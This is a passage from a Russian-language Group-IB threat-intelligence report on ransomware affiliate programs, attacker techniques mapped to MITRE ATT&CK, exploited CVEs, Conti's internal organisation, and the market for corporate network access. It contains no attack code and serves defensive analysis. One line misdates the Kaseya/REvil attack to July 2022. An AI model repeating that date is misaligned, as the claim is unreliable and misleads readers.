


Рис. 16. Пример объявления о поиске пентестеров

В период H2 2021 – H1 2022 специалисты Group-IB обнаружили **более 20 объявлений** о поиске партнеров, подразумевающих работу с шифровальщиками. С учетом таких непубличных предложений общее число новых партнерских программ выросло более чем в два раза.

Многие команды шифровальщиков вовсе не публикуют объявлений о поиске партнеров, они сами связываются с интересными пользователями на форумах или приватно. Некоторые команды переходят из одной партнерской программы в другую. Например, благодаря выложенным в феврале 2022 документам Conti, стало известно, что в июле 2021 группа хотела присоединить к себе целую команду пентестеров **Crylock**, когда у тех начались внутренние разногласия.

Обзор тактик, техник и процедур в атаках с использованием программ-вымогателей

Индустрия шифровальщиков не стоит на месте. Злоумышленники продолжают использовать как старые и показавшие свою эффективность методы, так и новые.

- В сферу шифровальщиков по-прежнему могут попасть даже неопытные злоумышленники. Это стало возможным благодаря модели RaaS, в рамках которой участники пользуются кастомными инструментами извлечения данных, что максимально упрощает этот процесс. Кроме того, участники партнерских программ нередко покупают доступы на андеграундном рынке.
- Из новых тенденций можно выделить эксплуатацию уязвимостей нулевого дня операторами шифровальщиков. Например, партнеры REvil использовали эти уязвимости для атаки на клиентов **Kaseya**.
- Еще одной новинкой является компрометация цепочки поставок для получения доступа к целому ряду жертв. Эту тактику применяла преступная группа DarkSide.
- Многие участники партнерских программ шифровальщиков активно применяли так называемые техники Living off the Land (LotL), то есть использовали для атак установленные на устройствах жертв утилиты или легитимные инструменты. Некоторые злоумышленники даже отказались от шифровальщиков в пользу легитимного инструмента **BitLocker.**
- В то же время хакеры по-прежнему используют вредоносное программное обеспечение. Например, боты **Emotet**, **Qakbot**, **IcedID** и др. часто применяются для получения первоначального доступа. Самый распространенный инструмент постэксплуатации Cobalt Strike был замечен без малого в 60% исследованных атак шифровальщиков. Примерно с марта 2022 атакующие начали использовать новый постэксплуатационный фреймворк **Brute Ratel**. Также злоумышленники применяли фреймворк Sliver.

Специалисты Group-IB классифицировали активность злоумышленников по матрице **MITRE ATT&CK®**, которая поможет приоритизировать защитные меры внутри компании и лучше ориентироваться в основных тактиках злоумышленников.

Initial Access	• External Remote Services T1133 • Exploit Public-Facing Application T1190 • Phishing T1566 • Drive-by Compromise T1189 • Hardware additions T1200 • Supply Chain Compromise T1195
Execution	• Command and Scripting Interpreter T1059 • Exploitation for Client Execution T1203 • Native API T1106 • Scheduled Task/Job T1053 • Software Deployment Tools T1072 • System Services T1569 • User Execution T1204 • Windows Management Instrumentation T1047
Persistence	• Boot or Logon Autostart Execution T1547 • BITS Jobs T1197 • Create Account T1136 • External Remote Services T1133 • Scheduled Task T1053 • Server Software Component T1505 • Valid Accounts T1078
Privilege Escalation	• Abuse Elevation Control Mechanism T1548 • Access Token Manipulation T1134 • Create or Modify System Process T1543 • Exploitation for Privilege Escalation T1068 • Hijack Execution Flow T1574 • Process Injection T1055 • Scheduled Task/Job T1053
Defence Evasion	• BITS Jobs T1197 • Deobfuscate/Decode Files or Information T1140 • File and Directory Permissions Modification T1222 • Hide Artifacts T1564 • Impair Defenses T1562 • Indicator Removal on Host T1070 • Masquerading T1036 • Obfuscated Files or Information T1027 • Signed Binary Proxy Execution T1218 • Subvert Trust Controls T1553 • Virtualization/Sandbox Evasions T1497
Credential Access	• OS Credential Dumping T1003 • Brute Force T1110 • Credentials from Password Stores T1555 • Exploitation for Credential Access T1212 • Unsecured Credentials T1552 • Steal or Forge Kerberos Tickets T1558 • Input Capture T1056
Discovery	• Account Discovery: Local Account T1087.001 • Account Discovery: Domain Accounts T1087.002 • Permission Groups Discovery: Local Groups T1069.001 • Permission Groups Discovery: Domain Groups T1069.002 • Domain Trust Discovery T1482 • Remote System Discovery T1018 • Network Service Scanning T1046 • Network Share Discovery T1135 • System Network Connections Discovery T1049 • System Network Configuration Discovery T1016 • System Information Discovery T1082 • System Owner/User Discovery T1033 • Software Discovery T1518 • Process Discovery T1057 • System Service Discovery T1007 • File and Directory Discovery T1083 • Query Registry T1012 • Software Discovery: Security Software Discovery 1518.001

Lateral Movement	• Exploitation of Remote Services T1210 • Remote Services: Remote Desktop Protocol T1021.001 • Remote Services: SMB/Windows Admin Shares T1021.002 • Valid Accounts: Domain Accounts T1078.002 • Valid Accounts: Local Accounts T1078.003 • Lateral Tool Transfer T1570 • Use Alternate Authentication Material T1550 • Internal Spearphishing T1534 • Phishing T1566 • Distributed Component Object Model T1021.003 • Windows Remote Management T1021.006 • Pass the Ticket T1550.003 • Software Deployment Tools T1072
Collection	• Archive Collected Data T1560 • Automated collection T1119 • Data from Local System T1005 • Data from Network Shared Drive T1039
Command and Control	• Application Layer Protocol T1071 • Encrypted channel T1573 • Data encoding T1132 • Data Obfuscation T1001 • Fallback Channels T1008 • Multi-Stage Channels T1104 • Ingress Tool Transfer T1105 • Protocol Tunneling T1572 • Proxy T1090 • Remote Access Software T1219
Exfiltration	• Data transfer limits T1030 • Exfiltration Over Web Service T1567 • Automated Exfiltration T1020
Impact	• Inhibit System Recovery T1490 • Data Destruction T1485 • Data Encrypted for Impact T1486

Стоит отдельно остановиться на том, как злоумышленники попадают в сети жертв.

- **External Remote Services T1133**

  Внешние службы удаленного доступа, в особенности RDP и VPN, по-прежнему широко эксплуатируются участниками партнерских программ-вымогателей. Около половины всех исследованных атак начались с компрометации RDP-серверов. Это связано с тем, что сотрудники многих компаний продолжают работать удаленно.

  Некоторые злоумышленники (в частности, партнеры LockBit) атаковали инфраструктуру жертв изнутри, используя учетные данные VPN для подключения к целевым сетям и собственные виртуальные машины для тестирования на проникновение.

- **Exploit Public-Facing Application T1190**

  В H2 2021 – H1 2022 участники партнерских программ-вымогателей продолжали использовать различные уязвимости в общедоступных приложениях. Во многих случаях злоумышленникам требовалось лишь несколько недель, чтобы создать эксплоиты для недавно обнаруженных уязвимостей.

  Некоторые киберпреступники получили доступ к уязвимостям нулевого дня. Яркий пример – партнеры REvil. Они атаковали тысячи клиентов компании Kaseya, эксплуатируя уязвимости в серверах VSA. Участники **FIN11** (группировка, стоящая за шифровальщиком **Clop**) эксплуатировали ряд уязвимостей нулевого дня в устаревшем средстве для передачи файлов **Accellion File Transfer Appliance**

(FTA), чтобы развернуть веб-шелл.

Ниже представлен список наиболее значимых уязвимостей, выявленных в 2021 году и эксплуатируемых различными участниками партнерских программ:

- CVE-2021-20016 (SonicWall SMA100 SSL VPN);
- CVE-2021-20028 (SonicWall SMA SQLi)
- CVE-2021-26084 (Atlassian Confluence);
- CVE-2021-26855 (Microsoft Exchange);
- CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, CVE-2021-27104 (Accellion FTA);
- CVE-2021-30116 (Kaseya VSA);
- CVE-2021-34473, CVE-2021-34523, CVE-2021-31207 (Microsoft Exchange);
- CVE-2021-35211 (SolarWinds).

В дополнение к указанным выше уязвимостям в первой половине 2022 года было выявлено использование следующих уязвимостей:

- CVE-2022-26134 (Atlassian Confluence Server and Data Center);
- CVE-2022-26352 (dotCMS 3.0);
- CVE-2022-24500 (Windows SMB Remote Code Execution Vulnerability);
- CVE-2022-26809, CVE-2022-26923, CVE-2022-26925 (Microsoft Critical Vulnerabilities) ,
- CVE-2022-29499 (Mitel VoIP);
- CVE-2022-23714 (LPE in Elastic Endpoint Security for Windows).

- **Phishing T1566**

Операторы шифровальщиков стали чаще использовать ботов в управляемых вручную атаках. В 2020 году многие боты были закреплены за определенными участниками партнерских программ, однако теперь большинство из них используются различными злоумышленниками. Например, троян **IcedID** применялся участниками партнерских программ REvil, Conti, XingLocker и RansomExx.

Как правило, с помощью ботов злоумышленники загружали фреймворки Cobalt Strike и **PowerShell Empire**. Однако некоторые из них начали экспериментировать с менее распространенным ВПО, чтобы снизить риск обнаружения. К примеру, группировка **TA551** использовала программу на основе **Sliver**, кроссплатформенного фреймворка с открытым исходным кодом для эмуляции действий злоумышленника.

Другой пример – загрузка инструментов на основе троянов удаленного доступа (RAT). Различные боты, в том числе **Trickbot**, **BazarLoader** и **IcedID**, были замечены за распространением **DarkVNC**.

- Преступная группа Conti использовала бот **Emotet**, который распространялся с помощью вредоносных документов Microsoft Word и таблиц Microsoft Excel, либо же с помощью фишинговых ресурсов, замаскированных под страницы установки Adobe PDF Component. В январе 2021 года ботсеть была

закрыта, но в ноябре Emotet появился вновь. Если раньше бот использовался для скачивания дополнительного ВПО, то в новой волне атак он напрямую загружает Cobalt Strike Beacon, что предоставляет участникам партнерских программ постэксплуатационные возможности.

- Партнеры Ryuk использовали **BazarLoader** для получения первоначального доступа. В отличие от многих ботов, BazarLoader распространялся через вишинг, т.е. фишинг в телефонных звонках. Сначала злоумышленники отправляли жертвам спам-письма с уведомлением о платных подписках и предложением отменить их по телефону. Во время звонка «операторы» обманом заставляли жертву посетить подложный сайт и скачать и открыть вредоносный документ, который загружал и запускал BazarLoader. Другой интересный метод операторов BazarLoader – использование формы обратной связи на легитимных сайтах. Так как большинство управляемых вручную кампаний шифровальщиков нацелены на корпоративную инфраструктуру, такой подход был весьма эффективен. Используя вышеупомянутую технику Spear Phishing via Service T1566.003, злоумышленники рассылали фишинговые письма со ссылками на легитимные страницы Google, которые использовались для хранения вредоносных файлов. Помимо этого, операторы BazarLoader прибегали к более традиционным методам. К примеру, они вместе с группировкой TA551 распространяли свой бот с помощью вредоносных документов Microsoft Office.
- Участники партнерских программ REvil, DoppelPaymer и Conti использовали **Qakbot**. В основном он распространялся посредством целевых фишинговых писем, содержащих ссылки или вложения (вредоносные таблицы Microsoft Excel).

  Также киберпреступники использовали компрометацию почтовых серверов. Эксплуатируя уязвимости в Microsoft Exchange, участники партнерских программ-вымогателей могли получить доступ к целевым сетям и использовать такие серверы для массового распространения спама.

- Как уже упоминалось выше, операторы **IcedID** тоже сотрудничали со многими участниками партнерских программ. В основном бот распространялся группировкой TA551 с помощью вредоносных документов Microsoft Word. Также злоумышленники упаковывали вредоносные JS-файлы в архив и рассылали целевые фишинговые письма.
- Операторы **Trickbot** сотрудничали с группировкой TA551, чтобы распространять ВПО после ликвидации Emotet. Одной из тактик была рассылка фишинговых писем с вредоносными документами.

  В большинстве случаев этот бот использовали партнеры Conti и Diavol для получения первоначального доступа к целевой сети.

- Операторы **Dridex** в своих немногочисленных управляемых вручную атаках использовали бот для загрузки Cobalt Strike Beacon или PowerShell Empire, чтобы обеспечить постэксплуатационные возможности. Было замечено, что Dridex использовался партнерами **Grief** (ребрендированный DoppelPaymer).
- **Hancitor** – еще один пример бота, доставляющего Cobalt Strike Beacon. У бота довольно долгая история. Сейчас его

связывают с группировкой, которая отслеживается в системе Group-IB Threat Intelligence как **Balbesi**. За использованием Hancitor были замечены участники партнерских программ-вымогателей **Zeppelin** и **Cuba**.

- **ZLoader** (также известный как Silent Night) часто использовался партнерами групп **Ryuk**, **Egregor** и **DarkSide** для получения первоначального доступа к промышленным сетям. Злоумышленники распространяли ВПО посредством вредоносной рекламы, которая заманивала жертв на подложные сайты с вредоносными установщиками, например, TeamViewer.

  Другой тактикой были целевые фишинговые письма с вложениями, например, таблицами Microsoft Excel. Через них ZLoader попадал на компьютер жертвы и скачивал Cobalt Strike Beacon или агент Atera (легитимное решение для удаленного мониторинга и управления). В апреле 2022 года компания Microsoft сообщила, что совместно с рядом других компаний они провели успешную операцию по прекращению работы ботнета ZLoader.

- Связанные с Evil Corp участники партнерских программ по-прежнему используют фреймворк **SocGholish** для получения первоначального доступа к своим целям. Злоумышленники с помощью рекламы обманом заставляют жертв скачать и запустить фейковые обновления для браузеров Chrome, Firefox и Edge, а также другое ПО, например Teams или Flash Player. В некоторых случаях операторы SocGholish нацеливались на корпоративные сайты, эксплуатируя уязвимости в плагинах WordPress для компрометации устройств сотрудников.

  В конце 2021 года началась кампания, в рамках которой операторы SocGholish распространяли лоадер **BLISTER**, который впоследствии загружал Lockbit. Также были выявлены кейсы, когда SocGholish загружал Cobalt Strike Beacon, используемый далее для заражения шифровальщиком LockBit.

• Drive-by Compromise T1189

В редких случаях операторы ботов получали первоначальный доступ к инфраструктуре жертв через наборы эксплоитов. Например, операторы ZLoader использовали Spelevo EK, а с Dridex – набор Rig EK.

• Hardware additions T1200

В 2021 году группировка **FIN7** продолжила проводить атаки типа **BadUSB** для заражения компьютеров в корпоративной среде, отправляя посылки через почтовую службу США и логистическую компанию UPS. Отправителями значились **Министерство здравоохранения и социальных служб США** или **Amazon**, а сами посылки содержали USB-устройства под брендом Lily GO.

Эти устройства использовались для запуска вредоносной команды PowerShell. Она скачивала набор инструментов FIN7 для первого этапа атаки. Постэксплуатация проводилась группами REvil и BlackMatter, которые извлекали данные и развертывали программы-вымогатели.

- **Supply Chain Compromise T1195**

  После взлома SolarWinds остро встала проблема атак на цепочки поставок. И хотя эта техника не стала популярной среди кибервымогателей, некоторые все же использовали ее. Заметный кейс был описан компанией Mandiant: один из партнеров DarkSide успешно скомпрометировал веб-сайт ПО **SmartPSS** и заразил установщик трояном.

Партнерская программа изнутри (Conti)

В июне 2022 года аналитики Group-IB выпустили всестороннее исследование преступной группы Conti «**Армада Conti: Кампания ARMattack**». К ноябрю 2022 года данная группа прекратила свое существование, но ее тактики и техники несомненно будут использоваться другими атакующими.

После прекращения работы часть аффилированных лиц Conti, вероятно, перешла в другие партнерские программы. Сама группа вполне может провести ребрендинг и вернуться под другим именем.

В феврале 2022 года Conti публично поддержали российскую сторону в конфликте России и Украины, что привело к расколу в команде. Один из участников группы опубликовал сотни JSON-файлов внутренней переписки Conti. Это пролило свет на информацию о взаимодействиях внутри группы.


Группа Conti была построена по принципу легального ИТ-стартапа с отделами HR, R&D, OSINT, корпоративной иерархией, регулярными зарплатами, системой мотивации и отпусками. Среди задач сотрудников были мониторинг обновлений Windows и исследование изменений в новых патчах.

Техническая команда делилась на несколько групп во главе с тимлидами. Они выдавали задания, помогали с актуальными вредоносными файлами и обновлениями, отвечали за работу в сетях и другие технические вопросы, проводили чат-сессии с подчиненными для обсуждения текущих проблем. Одним словом, тимлиды обеспечивали все условия для того, чтобы команда успешно выполняла свои задачи.

В каждой из групп были разработчики, специалисты по OSINT, системный администратор, тестировщик и реверс-инженер. Также среди сотрудников были специалисты по пентесту с опытом в поиске уязвимостей нулевого дня и человек, отвечавший за наполнение DLS контентом. Он же контролировал отправку ключей жертвам при оплате выкупа. Кроме того, в штате был и специалист по обучению.

Очень большое значение в Conti имело направление HR и рекрутинга. В группе были хорошо выстроены процессы отбора резюме, переговоров с кандидатами и собеседований. Несмотря на это, наблюдалась большая текучка технических специалистов.

Рис. 17. Структура группы Conti



В переписке Conti были обнаружены инструкции, о том, как закрепиться в сети, повысить привилегии и найти определенную информацию.

После компрометации Active Directory злоумышленники искали администраторов, инженеров или ИТ-сотрудников. Хакеров интересовали серверы резервного копирования для шифрования. Также руководства Conti требуют убедиться, что бэкапы действительно зашифрованы.


После повышения привилегий до администратора домена и получения доступа к файлам, Conti должны были искать информацию, которая поможет получить выкуп от жертвы. Например, финансовые, бухгалтерские или клиентские документы.

Conti активно сотрудничали с другими преступными группами, например, **Ryuk**, **Maze**, **Netwalker** и **Lockbit**. При исследовании кампании ARMattack эксперты обнаружили в арсенале злоумышленников не только описанные ранее Windows-инструменты, но еще и Linux-шифровальщики Conti и Hive. Группа стремилась к разработке уникального ПО, чтобы сравнение их кода не привело к выявлению общих паттернов. До публикации переписки исследователи лишь по косвенным признакам догадывались о том, что целые RaaS-партнерки являются подразделениями Conti.

Conti часто брали в работу скомпрометированные сети у других преступных групп, а иногда сами делились своими наработками за 20% от полученной выручки.

Судя по опубликованной переписке, после слива данных дела группировки шли не очень гладко. Топ-менеджмент группы не выходил на связь, происходили задержки зарплат, часть тимлидов покинула проект. У Conti появились серьезные финансовые проблемы, но оставшиеся участники были полны решимости перезапустить проект через 2-3 месяца.


Однако на самом деле группа и ее партнеры продолжали свою работу. Их сайт был недоступен всего несколько раз, сбои не превышали одного дня, а количество зашифрованных организаций в «кризисный» квартал было даже больше, чем в прошлом году. Одной из крупнейших атак, проведенных в этот период, стала кампания против Коста-Рики в апреле 2022 года, в результате которой в стране было введено чрезвычайное положение. Атаки Conti продолжались также весь май 2022 года.



АТАКИ НА КРУПНЫЕ КОМПАНИИ

Помимо прочего, шифровальщики атаковали крупные финтех- и ИТ-компании. В некоторых случаях это привело к цепочке атак на клиентов компании-жертвы.

- В начале июля 2022 года произошла одна из крупнейших кибератак современности. Поставщик MSP-решений **Kaseya** пострадал от вымогателя **REvil (Sodinokibi)**. Злоумышленники получили доступ к инфраструктуре компании и внедрили вредоносное обновление в программу VSA, в результате чего пострадали клиенты Kaseya. Злоумышленники развернули шифровальщик на зараженных системах, пострадавшие получили письма с требованием выкупа.
- В декабре 2020 – январе 2021 множество компаний, использующих файлообменный сервис **Accellion FTA** (File Transfer Application), подверглись кибератакам. Данные жертв появились на DLS преступной группы **Clop**. Отголоски этого кейса наблюдаются по сей день: в октябре 2022 года была опубликована база данных телеком-оператора **Singtel**, которая вероятно имеет отношение к утечке из сервиса Accellion.
- 30 июля 2021 года хакеры LockBit получили доступ к серверам одной из крупнейших в мире консалтинговых фирм **Accenture** и похитили более 6 ТБ данных. Злоумышленники требовали выкуп в размере $50 млн.
- В ноябре 2021 года злоумышленники из группировки Cl0p взломали сервера компании **Swire Pacific Offshore (SPO)** – сингапурского морского оператора с годовой выручкой около $3 млрд и флотом из более чем 50 судов. В результате этой атаки злоумышленники получили доступ к 2 500 системам сети компании.
- 19 февраля группировка **Lapsus$** атаковала американскую технологическую компанию **Nvidia**, в результате чего у последней возникли серьезные перебои в работе электронной почты и инструментов для разработчиков. Злоумышленники похитили более 1 ТБ данных. 4 марта Lapsus$ похитила порядка 190 ГБ данных у компании Samsung Electronics и выложила их в открытом доступе. 20 марта эти же хакеры атаковали компанию Microsoft и украли 37 ГБ данных исходного кода продуктов поисковой системы Bing и голосового помощника Cortana.
- 8 августа стало известно об атаке группировки шифровальщика **Yanluowang** на компанию **Cisco**, которая произошла в мае. Хакеры заявили, что похитил 2,75 ГБ данных (примерно 3 100 файлов).



ПРОДАЖА ДОСТУПОВ К КОРПОРАТИВНЫМ СЕТЯМ (IAB)

Чтобы проникнуть в инфраструктуру жертв, злоумышленники чаще всего используют скомпрометированные учетные данные RDP и VPN. В последние годы операторы шифровальщиков все чаще покупают такие доступы на киберпреступных форумах. Это позволяет им пропустить первые стадии атаки и уменьшить время между появлением новых жертв.

За H2 2021 – H1 2022 специалисты Group-IB проанализировали объявления с описанием сетей и компаний и обнаружили **2 348** выставленных на продажу корпоративных доступов. Это приблизительно в два раза больше, чем в прошлом периоде (1 099 объявлений). У **2 111** предложений была указана страна, у **1 532** – индустрия жертвы.

Стоит отметить, что реальное количество жертв выше, так как брокеры доступов в том числе проводят сделки в личной переписке. Часть предложений была собрана нами из личного контакта с продавцами, они не появлялись на киберпреступных форумах публично.

Количество уникальных брокеров доступов за период H2 2021 – H1 2022 выросло примерно в 1,5 раза – **380** против **262** в прошлом году. Из них новых продавцов – **327**.

Минимальная цена за корпоративный доступ составила **$5**, максимальная доходила до сотен тысяч долларов. Средняя цена за доступ примерно равна **$2 800**. Это более чем в два раза ниже средней цены за прошлый период – **$6 500**.


Число атакованных стран выросло на **41%** (**96** против **68** в прошлом периоде). Больше всего в продаже доступов к компаниям из США – **24%** от общего числа предложений. Лидерами среди индустрий стали отрасли производства, финансовых услуг, недвижимости и образования.

Страна	Количество	%
США	558	23,8
Бразилия	114	4,9
Канада	88	3,7
Великобритания	77	3,3
Франция	76	3,2
Испания	73	3,1
Германия	66	2,8
Индия	64	2,7
Италия	63	2,7
Австралия	49	2,1
ОАЭ	47	2
Китай	45	1,9
Другие	791	33,7
Неизвестно	237	10,1

Индустрия	Количество	%
Промышленность	136	5,8
Финансовые услуги	120	5,1
Недвижимость	107	4,6
Образование	98	4,2
ИТ	96	4,1
Профессиональные услуги	92	3,9
Здравоохранение	81	3,4
Транспорт	81	3,4
Коммерция и шопинг	65	2,8
ПО	62	2,6
Туризм	60	2,6
Телекоммуникации	53	2,3
Неизвестно	481	20,5
Другие	816	34,7

Среди брокеров лидерами по количеству предложений стали **Novelli**, **orangecake**, **Pirat-Networks**, **SubComandanteVPN** и **zirochka**. Они выставили на продажу 25% всех доступов. В топе продавцов с прошлого года остался только **nei**.

Название	Количество	%
Novelli	199	8,5
orangecake	150	6,4
Pirat-Networks	81	3,4
SubComandanteVPN	79	3,4
zirochka	67	2,9
B_master	64	2,7
NikaC	56	2,4
NooSphere	55	2,3
pumpedkicks	51	2,2
inthematrix1	47	2
nei	45	1,9
r1z	44	1,9
Другие	1410	60



Общий размер рынка за отчетный период уменьшился до **$6 555 332** ($7 165 387 в H2 2020 – H1 2021). Причиной стало снижение средней цены более чем в два раза при росте количества предложений.

H2 2021 – H1 2022 ОБЪЕМ РЫНКА — АТР

$2 238 924

Страны	Количество доступов	%
Индия	64	16,8
Австралия	49	12,8
Китай	45	11,8
Индонезия	28	7,3
Таиланд	28	7,3
Малайзия	17	4,5
Тайвань	17	4,5
Вьетнам	16	4,2
Япония	13	3,4
Сингапур	13	3,4
Другие	73	19,1
Неизвестно	19	5
Всего	382	100

H2 2021 – H1 2022 ОБЪЕМ РЫНКА — АМЕРИКА

$2 525 361

Страны	Количество доступов	%
США	558	59,5
Бразилия	114	12,2
Канада	88	9,4
Мексика	36	3,8
Колумбия	31	3,3
Аргентина	31	3,3
Чили	25	2,7
Перу	18	1,9
Другие	29	3,1
Неизвестно	8	0,9
Всего	938	100

H2 2021 – H1 2022 ОБЪЕМ РЫНКА

ЕВРОПА

$1 130 498

Страны	Количество доступов	%
Великобритания	77	12,4
Франция	76	12,3
Испания	73	11,8
Германия	66	10,6
